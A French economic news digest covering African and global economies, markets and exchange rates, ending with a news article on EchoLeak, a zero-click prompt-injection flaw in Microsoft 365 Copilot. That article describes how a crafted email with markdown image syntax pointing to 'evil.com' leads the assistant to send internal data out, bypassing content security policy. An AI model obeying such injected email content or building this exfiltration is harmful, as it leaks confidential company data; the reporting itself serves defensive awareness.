et du soutien indéfectible de nos partenaires ». Il a ajouté : « En phase avec les objectifs de l'Agenda économique de Dubaï D33, nous continuerons à miser sur le partenariat, l'innovation et la création d'expériences adaptées au futur, consolidant la position de Dubaï comme meilleure ville au monde pour visiter, vivre et travailler. » Entre janvier et avril 2025, Dubaï a accueilli 7,15 millions de visiteurs internationaux avec nuitée, soit une hausse de 7 % par rapport à la même période de l'année précédente. Cette perfor-

mance s'inscrit dans la continuité des 18,72 millions de visiteurs enregistrés en 2024, représentant la deuxième année consécutive de croissance record pour la ville. L'événement a également mis en lumière plusieurs initiatives structurantes soulignant la contribution de Dubaï aux enjeux de communauté, d'accessibilité et de durabilité. Parmi celles-ci figure la reconnaissance de Dubaï en tant que première « Destination certifiée Autism Friendly™ » de l'hémisphère Est.

TANZANIE

Un budget 2025-2026 pour verdir l'énergie en augmentant les recettes fiscales

Face à une dépendance persistante au charbon de bois dans les foyers urbains, le gouvernement tanzanien dévoile un budget 2025-2026 misant sur des incitations fiscales au gaz et des taxes sur les émissions, pour aligner croissance économique, transition énergétique et mobilisation de ressources.

La Tanzanie amorce un virage stratégique dans son secteur énergétique. Son budget 2025/26 introduit des allègements fiscaux ciblés pour favoriser la cuisson au gaz et le gaz naturel pour véhicules, tout en imposant de nouvelles taxes environnementales sur les énergies les plus polluantes, selon une information relayée par les médias locaux le 12 juin. Le gouvernement veut ainsi à la fois stimuler une croissance plus verte et accroître ses recettes publiques. Le ministre des Finances, Dr Mwigulu Nchemba (photo), a annoncé l'exonération de TVA sur le gaz naturel vendu aux stations de gaz naturel comprimé (GNC), les bonbonnes de gaz de cuis-

son, et les installations de captage de CO₂ utilisées pour produire des substituts au charbon. L'objectif : réduire les coûts d'accès aux solutions énergétiques plus propres pour les ménages et les investisseurs. En parallèle, le gouvernement introduit une taxe d'accise de 22 000 shillings (8,51\$) par tonne sur les émissions liées à l'utilisation du charbon et du gaz naturel, une mesure censée générer 374,15 milliards de shillings (144,7 millions \$) de recettes. Cette orientation budgétaire s'inscrit dans un contexte où près de 90 % des foyers urbains tanzaniens recourent encore au charbon de bois pour la cuisson, selon les chiffres officiels. Ce mode de

consommation constitue une pression majeure sur les forêts et une source importante de pollution de l'air. En soutenant fiscalement les alternatives propres tout en pénalisant les énergies polluantes, le gouvernement espère accélérer un changement de comportement énergétique, tout en préservant l'équilibre budgétaire. Le gaz naturel est au cœur de cette stratégie. Le pays entend en faire un pilier de son développement, comme en témoigne la poursuite des projets d'exploration, la préparation de l'exploitation d'un futur complexe de GNL, et l'expansion du réseau de distribution de gaz naturel aux ménages, industries et institutions.

SÉNÉGAL

La filière mangue vise un rebond à l'export après 3 ans de baisse consécutive

Au Sénégal, la mangue représente la deuxième production fruitière en importance, après la pastèque. Alors que les exportations de la filière sont en baisse depuis trois ans, la campagne de commercialisation 2025 s'annonce plus prometteuse. Au Sénégal, l'heure est à l'optimisme dans la filière mangue sur le segment des exportations pour la campagne de commercialisation 2025. « Cette saison, nous espérons un dénouement différent et visons un rebond avec un objectif d'exportation de 30 000 tonnes », a ainsi révélé Cheikh Mbake Mboup, président de l'Association interprofession-

nelle sénégalaise de la mangue (AISMA), dans une interview accordée au média spécialisé FreshPlaza, le 9 juin. Si cette ambition se concrétise, elle permettra à la filière sénégalaise de dépasser son précédent record d'exportation de 27 547 tonnes, établi en 2021. Elle marquerait également la relance d'une filière en déclin depuis trois ans, en raison des mauvaises conditions climatiques et du défi que représente la lutte contre la mouche des fruits. Selon les observateurs, la faible structuration de la filière (coordination inefficace entre producteurs et exportateurs,

absence de régulation des prix, etc.) a également affecté les performances à l'export. Il faut noter que, depuis la performance historique de 2021, les expéditions de mangues sénégalaises ont chuté de 54 % en 2022, atteignant 17 903 tonnes, avant de poursuivre leur baisse avec un recul de 33 % sur deux ans, pour s'établir à 12 000 tonnes en 2024. L'optimisme affiché par l'interprofession pour la campagne de commercialisation 2025 se fonde sur une série de facteurs favorables parmi lesquels, des conditions climatiques qui s'annoncent plus clémentes. Ainsi, contrairement à la campagne 2024, écourtée à six se-

maines contre une moyenne habituelle de 12 à 16 semaines, en raison d'un démarrage tardif et de problèmes de floraison, l'interprofession estime que la campagne 2025 devrait se dérouler normalement. En ce qui concerne la menace de la mouche des fruits, FreshPlaza rapporte que d'« importants efforts » ont été réalisés pour limiter l'impact de ces nuisibles. « Nous sommes bien préparés, avec le soutien du gouvernement, et prêts à distribuer plus d'un million de pièges à travers le pays », a révélé M. Mboup.

GHANA

Une nouvelle taxe sur le carburant pour soutenir le secteur énergétique

En janvier 2025, la dette du secteur électrique du Ghana dépassait 3 milliards \$, contre 2,1 milliards \$ en août 2017. Le gouvernement travaille à y remédier alors qu'il a récemment frôlé une pénurie d'énergie. Face à l'endettement du secteur énergétique et aux risques qu'il fait peser sur la sécurité de son approvisionnement, le Ghana a opté pour un nouveau mécanisme fiscal. Selon des informations relayées dimanche 8 juin, par les media locaux, le pays compte appliquer, à partir du lundi 16 juin, une taxe de 1 cédi (environ 0,097 dollar) sur chaque litre de carburant vendu à la pompe, en vertu d'un accord entre les distributeurs de carburant et l'administration fiscale. Concrètement, ce prélèvement, lui-même prévu par la réglementation en vigueur, est destiné à alimenter un fonds de remboursement de la dette énergétique, constituée ces dernières années en raison de retards de paiement, de subventions mal compensées et de déséquilibres tarifaires. La mesure, dont la mise en œuvre sera assurée par les distributeurs membres de la Chambre des compagnies de commercialisation de produits pétroliers (COMAC), avec l'appui du ministère des Finances, vise l'allègement des charges pesant sur le budget du Ghana. Cette taxe s'ajoute aux autres prélèvements déjà intégrés dans le prix du carburant, selon la presse locale. Cette contribution vise à améliorer la solvabilité du secteur, considérée comme essentielle pour réduire la dépendance aux financements publics, sécuriser l'approvisionnement et attirer de nouveaux investissements. Au-delà des bénéfices attendus pour l'État et les producteurs d'électricité indépendants (IPP), les impacts sur les prix à la pompe restent à évaluer dans un contexte d'inflation annuelle qui s'élevait à 18,4 % en mai, bien au-dessus de l'objectif de 8 % de la Banque du Ghana. Au début du mois, les négociants de produits pétroliers ont annoncé une réduction des prix du carburant à la pompe qui s'applique sur l'ensemble du territoire, pour deux semaines, à partir du 1er juin 2025.

OUGANDA

Le pays mise sur 11 aérodromes locaux pour stimuler divers secteurs économiques

En droite ligne de la dynamique actuelle de transport multimodal en Afrique, l'Ouganda modernise ses aérodromes pour construire un écosystème aérien intégré. L'initiative pourrait permettre le développement de plateformes secondaires et stimuler de secteurs d'activité connexes. Le gouvernement ougandais a annoncé via le ministère des Travaux publics et des Transports un programme de modernisation de 11 aérodromes régionaux. Le projet permettra aux voyageurs d'éviter de transiter par l'aéroport international d'En-

tebbe, près de la capitale Kampala, et de devoir effectuer une correspondance par avion léger ou voie terrestre vers les régions intérieures. Selon des propos attribués par la presse locale à Susan Kataike, porte-parole du ministère, ce plan ambitionne surtout d'améliorer la connectivité intérieure et de dynamiser les pôles économiques secondaires encore sous-exploités. « Le développement de ces aérodromes régionaux est une priorité absolue. Il s'agit d'un levier stratégique pour garantir un meilleur accès aux zones reculées et attirer les investissements dans

l'arrière-pays » apprend-on. Le gouvernement prévoit en l'occurrence de travailler en synergie avec les autorités locales et le secteur privé pour exécuter le projet phase par phase. Les travaux porteront sur l'extension des pistes, la modernisation des terminaux, la sécurisation des installations et la mise aux normes environnementales.
Un levier pour le tourisme et l'agro-industrie
Au-delà de l'aspect infrastructurel, l'initiative est perçue comme un catalyseur éco-

nomique. Selon des observateurs, l'amélioration des accès par voie aérienne à des destinations stratégiques comme Kihikihi, Nyakisharara ou Kasese pourrait stimuler le tourisme de nature, notamment dans les régions où se situent des parcs nationaux. Par exemple, une étude de Gorilla Land Safaris citée par le ministère, indique qu'un vol direct via l'aérodrome de Kihikihi dans le Sud-Ouest permet de réduire de jusqu'à 7 heures les déplacements vers le parc national de Bwindi. Un gain de temps déterminant pour les visiteurs et les opérateurs touristiques.

LE POINT HEBDO DE L'INVESTISSEUR

Les banques centrales contre-attaquent

Malgré un mini deal commercial entre la Chine et les Etats-Unis, les places financières ont cédé du terrain cette semaine, avec les nouvelles menaces du président américain et la très nette intensification des tensions géopolitiques au Moyen-Orient. Israël a déclaré la guerre, en frappant les installations nucléaires iraniennes et des usines de missiles balistiques, afin d'empêcher Téhéran de développer des armes atomiques. La riposte pourrait être aussi brutale et les indices devraient encore être chahutés, dans un contexte de retour de l'aversion au risque.

TOPS / FLOPS DE LA SEMAINE

Tops :
TotalEnergies +4,78 % : Comme l'ensemble du secteur, TotalEnergies bénéficie de la remontée spectaculaire des cours du brut, dopés par les frappes israéliennes contre le programme nucléaire iranien. Les marchés redoutent une escalade pouvant perturber les exportations via le détroit d'Ormuz.
Oracle +10,83 % : Le géant américain du logiciel et des infrastructures publie des résultats confirmant la bonne dynamique de sa plateforme Oracle Cloud Infrastructure, avec un carnet de commandes solide pour son nouvel exercice.
BE Semiconductor +10,83 % : Le spécialiste néerlandais de l'emballage des semi-conducteurs revoit à la hausse ses prévisions de chiffre d'affaires, misant sur une hausse durable de la demande.
Novo Nordisk +5,27 % : Le groupe pharmaceutique danois a annoncé son intention de faire passer l'amycrétine, son médicament expérimental contre la perte de poids, en phase d'essais cliniques avancée.
Dollarama +10,02 % : Le distributeur canadien d'articles à bas prix s'est envolé après la présentation d'excellents chiffres. Le développement de la filiale Dollarcity en Amérique Latine a particulièrement contribué à la croissance.
Starbucks +4,04 % : Le marché salue la décision de la chaîne de cafés de céder une partie de ses activités en Chine, son deuxième marché. La volonté affichée de renforcer sa compétitivité sur un terrain complexe est bien perçue.

Flops:
Inditex -5,01 % : Le propriétaire des enseignes de prêt-à-porter Zara et Bershka a légèrement déçu à l'occasion de ses résultats trimestriels. Le ralentissement de la croissance se confirme mais les marges tiennent bien.
Swiss RE -5,77 % : La Haute Cour de Londres a donné raison aux sociétés de leasing d'avions face aux assureurs concernant 150 avions bloqués en Russie depuis 2022. Les juges ont confirmé la perte des appareils ce qui donne droit à indemnisation. Swiss Re a toutefois obtenu une exemption partielle.
Deutsche Borse -6,13 % : UBS abaisse sa recommandation sur l'opérateur boursier. Il estime qu'après la forte surperformance l'an dernier, le profil risque-rendement est mieux équilibré aujourd'hui.
UBS -6,38 % : le gouvernement suisse impose de nouvelles exigences de prudence à la banque, l'obligeant à renforcer ses réserves de capital. Cette contrainte pourrait compromettre sa capacité à redistribuer ses liquidités aux actionnaires, alors même qu'elle misait sur une nouvelle hausse de son dividende.
BioNtech -1,77 % : Le laboratoire allemand a racheté son rival CureVac pour accélérer la recherche contre le cancer. Mais le marché reste prudent. Vu les dif-

ficultés de ces derniers trimestres, le destin de l'opération semble pour l'heure assez hasardeuse.
Chewy -13,57 % : Le spécialiste des produits pour animaux de compagnie a publié des résultats trimestriels mal accueillis par le marché. Le titre, déjà très volatil, souffre d'une baisse des marges qui a déçu les investisseurs.

Matières premières
Energie : L'escalade des tensions au Moyen-Orient a provoqué une véritable flambée des prix pétroliers en cette fin de semaine. L'armée israélienne a lancé des frappes aériennes sur l'Iran, ciblant ses installations nucléaires et militaires. Les attaques israéliennes ont ciblé plusieurs sites sensibles, incluant l'installation d'enrichissement d'uranium de Natanz. Même si les installations pétrolières iraniennes ont été épargnées, le risque de perturbation des voies maritimes, notamment le détroit d'Ormuz par lequel transite environ 20% du pétrole mondial, amplifie les inquiétudes des marchés. Dans ce contexte, les négociations nucléaires entre l'Iran et les États-Unis semblent se diriger vers une impasse même si une rencontre est toujours prévue ce dimanche à Oman entre les délégations américaines et iraniennes. Parallèlement, l'Energy Information Administration (EIA) a révisé à la baisse ses prévisions de production de pétrole brut aux États-Unis pour 2026, prévoyant une baisse de 50 000 barils par jour par rapport à l'année précédente. Au niveau des cours, le prix du brut enregistre une hausse hebdomadaire d'environ 11% pour le Brent et le WTI, qui ont tous les deux franchi la barre des 70 USD. Le Brent s'échange autour de 74 USD, contre 71,20 USD pour la référence américaine.
Métaux : L'or a atteint son plus haut niveau en près de deux mois. Le métal précieux reste soutenu par une demande accrue en tant que valeur refuge, face aux tensions au Moyen-Orient après les frappes d'Israël contre l'Iran. La relique barbare profite également du recul des rendements obligataires suite aux dernières données économiques américaines qui marquent une inflation modérée aux Etats-Unis. L'or s'échange autour de 3420 USD. Les métaux industriels ont en revanche montré des mouvements contrastés. Le cuivre a baissé légèrement en raison de l'érosion de l'optimisme après les négociations sino-américaines. La tonne de cuivre recule à 9700 USD (prix spot).
Produits agricoles : A Chicago, les contrats à terme sur le blé ont reculé cette semaine, principalement en raison de faibles exportations américaines malgré la baisse du dollar américain. A noter que le ministère américain de l'Agriculture (USDA) a révisé à la baisse ses prévisions de stocks de blé pour la fin de la campagne 2025/26 pour les États-Unis. Le blé s'échange autour de 530 cents le boisseau (contrat échéance juillet 2025).

Macroéconomie
Macro : Alors que tout semblait sous contrôle et nous promettait une fin de semaine en roue libre, l'attaque de l'Iran par Israël est venue contrecarrer les plans des investisseurs avec un regain de nervosité, notamment sur les matières premières, pétrole et or en tête. Malgré tout, les marchés actions enregistrent des pertes somme toutes limitées et ce dans des volumes moyens, signe que la communauté financière n'envisage pas sérieusement un embrasement de la région. Les rendements obligataires se sont même quelque peu tendus une fois passé l'effet d'annonce, illustrant là encore l'absence de fuite vers la qualité. Par prudence, on surveillera toutefois les prochains développements et orienter ses choix d'investissements, tant en termes de classe d'actifs que de zone géographique en conséquence.
Crypto : Le bitcoin (BTC) reste à l'équilibre cette semaine, naviguant autour des 105 000 dollars. Le crypto-actif avait démarré la semaine sur les chapeaux de roue en bondissant de plus de 4% lundi, avant de reculer sur fond de tensions géopolitiques et d'aversion au risque. En revanche, les ETF Bitcoin Spot continuent d'accumuler du BTC, ces produits boursiers ayant enregistré plus d'un milliard de dollars d'entrées nettes depuis lundi — signe que l'engagement institutionnel ne faiblit pas pour le moment. Au total, ce sont pas moins de 130 milliards de dollars de bitcoins qui sont ac-

cumulés dans les ETF outre-Atlantique, soit plus de 6% de l'ensemble des bitcoins en circulation. Mention spéciale pour l'ETF IBIT de BlackRock, qui devient l'ETF le plus rapide de l'histoire à franchir les 70 milliards de dollars d'actifs sous gestion, en seulement 341 jours. Un record tous ETF confondus. L'ether (ETH) souffre davantage, en cédant 3,5%, et se retrouve autour des 2 550 dollars, tandis que Solana (SOL) chute de 4,3% à 145 dollars.
La fin juin est réputée pour être aussi active que la période de Noël ou la semaine du 15 août pour les entreprises, qui se concentrent sur la publication de leurs résultats semestriels à partir de la mi-juillet. On vous a quand même dégoté quelques noms : Lennar, Jabil et Progressive Corporation aux Etats-Unis et Colruyt et Ashtead en Europe. Mais l'intérêt des marchés sera ailleurs, précisément du côté des banques centrales. Mardi, la Banque du Japon lancera les hostilités avec un probable statu quo sur ses taux. La Banque de Suède (consensus -0,25%) et la Fed (statu quo) suivront mercredi. Elles laisseront la place à la Banque nationale suisse (-0,25%) et à la Banque d'Angleterre (statu quo) jeudi. Parmi les autres stats macros d'intérêt, la production industrielle et les ventes de détail chinoises dès lundi matin, l'indice ZEW du sentiment économique allemand mardi et les ventes au détail US mercredi. L'équipe Zone-bourse vous souhaite le meilleur des week-ends possibles.

COTATION COMMERCIALE D'OUVERTURE DU DINAR ALGERIEN

بنك الجزائر

BANK OF ALGERIA

COTATION COMMERCIALE D'OUVERTURE DU DINAR ALGERIEN

Cours du : 12 Juin 2025

Valeur : 16 Juin 2025

BASE	DEVISES			COURS ACHAT	COURS VENTE
1	USD	US DOLLAR		130.5052	130.5202
1	EUR	EURO		149.9505	149.9938
1	GBP	POUND STERLING		176.6209	176.6890
100	JPY	JAPANESE YEN		90.5532	90.5950
1	CNY	CHINESE YUAN		18.1717	18.1743
1	CHF	SWISS FRANC		159.6785	159.7163
1	CAD	CANADIAN DOLLAR		95.4613	95.4793
1	DKK	DANISH KRONE		20.1347	20.1414
1	SEK	SWEDISH KRONA		13.6897	13.6941
1	NOK	NORWEGIAN KRONE		12.9747	12.9805
1	AED	UAE DIRHAM		35.5329	35.5437
1	SAR	SAUDI RIYAL		34.7893	34.7952
1	KWD	KUWAITI DINAR		426.2090	426.3973
1	TND	TUNISIAN DINAR		43.7453	44.1850
1	MAD	MOROCCAN DIRHAM		14.2520	14.2536
1	LYD	LIBYAN DINAR		23.9082	24.0307
1	MRU	MAURITANIAN OUGUIYA		3.2684	3.2786
1	SDR	SPEC. DRA. RIGHTS		177.5591	177.5591

G7

L’Australie veut aborder les frais de douane avec Washington

Le retour au pouvoir de Donald Trump fait craindre un abandon de cette alliance militaire conclue de manière tripartite avec le Royaume-Uni en 2021, ou des tentatives d’en modifier le contenu.

Le Premier ministre australien Anthony Albanese a annoncé qu'il allait s'entretenir avec Donald Trump au sujet des droits de douane et de l'avenir de leur alliance militaire Aukus, actuellement réexaminée par Washington, lors du sommet du G7 qui débute dimanche au Canada. «Nous avons prévu de nous rencontrer», a déclaré Anthony Albanese à la presse australienne depuis Seattle, aux États-Unis, avant de se rendre au sommet du G7 à Kananaskis, dans les Rocheuses canadiennes. «Nous évoquerons les droits de douane et l'importance de l'alliance Aukus, et nous discuterons comme deux amis doivent le faire», a-t-il ajouté. Le retour au pouvoir de Donald Trump fait craindre un abandon de cette alliance militaire ou des tentatives d'en modifier le

contenu, dans la droite ligne de sa politique «l'Amérique d'abord» en matière de relations étrangères.

«Je feral valoir les intérêts de l’Australie»

Le pacte avait été conclu de manière tripartite avec le Royaume-Uni en 2021, au détriment de la France. Il prévoit notamment la fourniture à l'Australie à partir de 2030 de trois à cinq sous-marins américains à propulsion nucléaire de classe Virginia. Alors que les chantiers navals aux États-Unis peinent déjà à fournir la marine américaine, des critiques redoutent que la livraison des sous-marins à l'Australie prenne des années de retard. Pour Anthony Albanese, les discussions avec Donald Trump autour de l'Aukus porteront

sur «ce à quoi l'Australie contribue» et sur le potentiel de l'alliance à apporter «une série d'avantages pour les États-Unis». Le coût total du programme, qui vise à s'adapter à la puissance militaire de la Chine, est estimé à au moins 235 milliards de dollars américains sur 30 ans pour l'Australie. Washington a imposé des droits de douane de base de 10% sur toutes les importations en provenance d'Australie plus tôt dans l'année, et plus récemment des droits de douane de 50% sur l'acier et l'aluminium, dont l'Australie est un important producteur. «Je ferai valoir les intérêts de l'Australie avec respect, car il est également dans l'intérêt des États-Unis que l'Australie soit traitée de manière appropriée», a affirmé le Premier ministre travailliste.

ALLEMAGNE

Le climat économique se dégrade en juin

Le moral des entreprises allemandes s'est dégradé plus rapidement que prévu au mois de juin. C'est la première fois, depuis décembre 2023, qu'une baisse est enregistrée sur deux mois consécutifs, selon l'institut ifo. D'après l'étude mensuelle, menée auprès d'environ 9 000 entreprises allemandes des secteurs de l'industrie manufacturière, des services, du commerce

et de la construction, l'indice ifo du climat des affaires serait passé de 89,3 points en mai à 88,6 points en juin, alors que les économistes tablaient sur une hausse, prévoyant 89,7 points. L'abaissement général de cet indice de confiance s'explique principalement par les prévisions maussades des entreprises, attendues pour les six mois à venir. L'indice des attentes est passé de 90,4 en mai à 89 en juin, sans

atteindre les 91 points initialement prévus. Dans l'industrie manufacturière, le climat des affaires a lui aussi marqué un recul, après trois mois d'embellie consécutifs, les entreprises montrant davantage de prudence quant à l'avenir. Dans le secteur des services, l'indice a de son côté augmenté. Les prestataires ont évalué leur situation de manière plus favorable, et les perspectives pour le

second semestre ont également continué à s'améliorer. Mais le scepticisme ambiant tend à gagner l'ensemble des acteurs du commerce. En revanche, le secteur de la construction a connu une légère hausse, grâce à des attentes moins pessimistes, bien que le manque de commandes reste un problème majeur. "L'économie allemande a du mal à sortir de la stagnation", écrit l'Ifö.

UE-ETATS-UNIS

Vers la conclusion d’un accord commercial avec les Etats-Unis avant le 9 juillet

La présidente de la Commission européenne, Ursula von der Leyen, a réitéré samedi l'engagement de l'Union européenne (UE) à parvenir à un "bon" accord commercial avec les Etats-Unis avant le 9 juillet, lors d'un appel téléphonique avec le président américain, Donald Trump, indique dimanche les médias. Dans un

message publié sur un réseau social, Mme von der Leyen a déclaré qu'elle avait eu un "bon appel avec le président Trump avant le sommet du G7". La décision du gouvernement des Etats-Unis de porter à 50% les droits de douane sur les importations d'acier et d'aluminium est entrée en vigueur au début du mois, aggravant un diffé-

rend commercial qui a suscité de vives inquiétudes chez les fabricants européens, qui avertissent que les nouveaux droits de douane élevés pourraient causer un préjudice important au secteur. Le 26 mai, le commissaire européen au Commerce et à la Sécurité économique, Maros Sefcovic, a fait des commentaires similaires après que

Trump a estimé que les négociations avec les 27 n'allaient nulle part et a menacé d'imposer des droits de douane de 50% sur toutes les importations de l'UE à partir du 1er juin. A la suite d'un appel de Mme von der Leyen, M. Trump a accepté de reporter l'augmentation prévue des droits de douane au 9 juillet.

COSTA RICA

L’ascension discrète du pays en tant que centre de haute technologie de l’Amérique latine

Longtemps défini par ses forêts tropicales luxuriantes et ses exportations agricoles de café, de bananes et de sucre, le Costa Rica s'est discrètement réinventé, s'éloignant d'une économie agraire pour devenir une puissance mondiale des industries de haute technologie, plus dynamique et connectée au monde que jamais auparavant. Au cours d'une année où la croissance a ralenti ou s'est inversée dans de nombreux pays de l'OCDE, le Costa Rica a défié la tendance en enregistrant une

croissance du PIB de 4,3 % en 2024. La croissance soutenue du pays est le résultat de trois décennies de transition stratégique, toutes appuyées par une économie ouverte et une éthique verte. Au cours de cette période, le Costa Rica est passé de l'exportation de produits de base à un modèle diversifié qui donne la priorité à l'innovation, à l'émancipation sociale et à la durabilité. En 2024, il est devenu le deuxième exportateur de produits de haute technologie d'Amérique latine, après le Mexique, ce qui témoigne

de la réussite du pays dans le domaine de la fabrication de pointe, des puces électroniques aux instruments médicaux. En 2024, le Costa Rica a enregistré plus de 28 milliards d'euros d'exportations totales, soit une augmentation de 8 % par rapport à l'année précédente. Ce chiffre comprend 18,5 milliards d'euros de biens et 9,9 milliards d'euros de services, soit 32 % du PIB et 700 000 emplois. Il est particulièrement frappant de constater que les dispositifs médicaux

représentent aujourd'hui 44 % de l'ensemble des exportations de biens, avec une croissance continue à deux chiffres. Des entreprises comme Boston Scientific, Medtronic et Abbott ont fait du Costa Rica une plaque tournante régionale pour les instruments chirurgicaux, les cathéters et le matériel de diagnostic, tandis que des partenaires de longue date comme Intel Corporation continuent de réinvestir dans la fabrication de semi-conducteurs de pointe et dans des installations de R&D.

ITALIE

Croissance prévue de 0,6% pour 2025

L'actualité économique est marquée par une croissance prévue de 0,6% pour 2025, selon l'ISTAT, qui a revu à la baisse sa prévision initiale. L'économie italienne est confrontée à des défis, notamment une guerre commerciale initiée par Donald Trump, qui a affecté la confiance des entreprises et des consommateurs. Malgré cela, l'Italie maintient son objectif de croissance pour 2025, et le pays a réduit son déficit public à 3,4% du PIB en 2025, après un déficit de 7,2% en 2024. De plus, l'Italie a renforcé sa Digital Services Tax, ce qui devrait rapporter 80 millions d'euros supplémentaires en 2025, consolidant ainsi les ressources fiscales et le solde public. L'ISTAT prévoit une croissance du PIB de 0,6% pour 2025, après une croissance de 0,7% en 2024. Le déficit public a été réduit à 3,4% du PIB en 2025, contre 7,2% en 2024. L'Italie a supprimé le seuil de chiffre d'affaires pour la Digital Services Tax, élargissant son assiette fiscale et rapportant 80 millions d'euros supplémentaires en 2025. La confiance des entreprises et des consommateurs s'est détériorée au cours des premiers mois de 2025, bien qu'une amélioration ait été observée en mai. Le taux de chômage a légèrement reculé en avril, atteignant 5,9%, un niveau comparable à la moyenne de l'UE. L'industrie italienne continue de jouer un rôle important, représentant 22% du PIB, bien que la production industrielle ait connu une baisse en 2024. L'Italie a des échanges extérieurs excédentaires, notamment grâce aux exportations de produits pharmaceutiques, de machines-outils et de véhicules automobiles.


Microsoft 365 Copilot ciblé par une première attaque zéro clic

Une faille de sécurité dans l'assistant GenAI pour la suite Microsoft 365 de type zéro clic a été détectée. Un simple courriel peut déclencher silencieusement l'exfiltration de données sensibles de l'entreprise par Copilot sans avertissement et sans action de la part de l'utilisateur.

Les attaques ne nécessitant aucun clic, aucun téléchargement, aucun avertissement mais juste un courriel dans la boîte de réception ne sont pas imaginaires. Les utilisateurs de Microsoft 365 Copilot doivent s'en méfier : une vulnérabilité critique, EchoLeak, donne aux pirates la capacité de voler des données d'entreprise sensibles sans la moindre action de la part de la victime. Découvert par Aim Security, il s'agit de la première attaque zéro clic documentée contre un assistant GenAI, exposant les risques invisibles qui se cachent dans les outils d'intelligence artificielle utilisés tous les jours. La faille est redoutable, amenant Copilot à répondre à des prompts malveillants pour fouiller dans les fichiers internes et envoyer des données confidentielles à l'extérieur de l'entreprise tout en échappant aux défenses de sécurité de Microsoft, selon le billet de blog de l'entreprise. « Il s'agit d'une véritable militarisation de la force principale de l'IA, la compréhension du contexte, contre elle-même », alerte Abhishek Anant Garg, analyste chez QKS Group. « La sécurité des entreprises se heurte à des difficultés car elle est conçue pour des codes malveillants, et non pour un langage qui semble inoffensif mais qui agit comme une arme. Ce type de trou de sécurité représente une menace importante », a averti Nader Henein, vice-président analyste chez Gartner. « Compte tenu de la complexité des assistants IA et des services basés sur RAG, ce n'est certainement pas la dernière que nous verrons. »

Zoom sur le mécanisme d'exploitation d'EchoLeak

EchoLeak exploite la capacité de Copilot à traiter à la fois des données internes fiables (comme les courriels, les chats Teams et les fichiers OneDrive) et des données externes non fiables, comme les courriels entrants. L'attaque commence par un mail malveillant contenant une syntaxe markdown spécifique, comme `![Image alt text][ref][ref] : https://www.evil.com?param=`. Lorsque Copilot analyse automatiquement le courrier électronique en ar-



rière-plan pour se préparer aux requêtes de l'utilisateur, il déclenche une requête du navigateur qui envoie des données sensibles, telles que l'historique des conversations, les coordonnées de l'utilisateur ou des documents internes, au serveur de l'attaquant. La chaîne d'exploitation s'articule autour de trois vulnérabilités, dont une redirection ouverte dans la politique de sécurité du contenu (CSP) de Microsoft, qui fait confiance à des domaines tels que Teams et SharePoint. Cela permet aux attaquants de déguiser des requêtes malveillantes en requêtes légitimes, contournant ainsi les défenses du fournisseur contre les attaques par injection de texte croisé (XPIA). « EchoLeak met en évidence la fausse sécurité des déploiements progressifs de l'IA », note M. Garg. Aim Security classe cette faille comme une « violation du périmètre du LLM », où des prompts non fiables manipulent l'IA pour qu'elle accède à des données en dehors de son champ d'application prévu. « Les attaquants peuvent référencer le contenu d'autres parties du contexte LLM pour extraire des informations sensibles, transformant la capacité de synthèse de l'IA en un vecteur d'exfiltration de données », a déclaré M. Garg. Les chercheurs ont éga-

lement découvert d'autres faiblesses similaires, ce qui laisse supposer que d'autres systèmes d'intelligence artificielle utilisant la même technologie pourraient être menacés. Microsoft a déclaré avoir corrigé le problème, confirmant qu'aucun client n'était affecté et qu'aucune attaque réelle n'avait eu lieu.

Des risques au-delà de Microsoft

« EchoLeak marque le passage à des architectures fondées sur l'hypothèse de la compromission », a déclaré M. Garg. « Les entreprises doivent désormais supposer qu'une injection prompt de l'adversaire se produira, ce qui fait de la surveillance comportementale en temps réel et de la modélisation des menaces spécifiques à l'agent des exigences existentielles. » L'IA devenant un élément essentiel du lieu de travail, les analystes préconisent une validation robuste des entrées et une isolation des données. M. Henein a mis en garde contre les attaques ciblées telles que « l'envoi d'un courriel à un directeur financier pour voler des données sur les bénéfices avant leur divulgation », qui sont particulièrement préoccupantes. Tout système d'IA fondé sur la génération assistée par récupération (RAG) peut être

menacé s'il traite des entrées externes en même temps que des données internes sensibles. Les défenses traditionnelles telles que les balises DLP échouent souvent à empêcher de telles offensives et peuvent nuire à la fonctionnalité de Copilot lorsqu'elles sont activées, a expliqué M. Garg. « La faille prouve que les périmètres traditionnels n'ont pas de sens lorsque l'IA peut être manipulée pour violer les limites par le biais d'entrées apparemment innocentes. » Pour des secteurs comme la banque, la santé et la défense, ces outils de productivité peuvent devenir de puissants mécanismes d'exfiltration. « Les DSI doivent désormais concevoir des systèmes d'IA en supposant qu'ils sont autonomes sur le plan de l'adversité », a déclaré M. Garg. « Chaque agent est une fuite de données potentielle et doit faire l'objet d'une validation par une red team avant d'être mis en production. »

Repenser la sécurité de l'IA

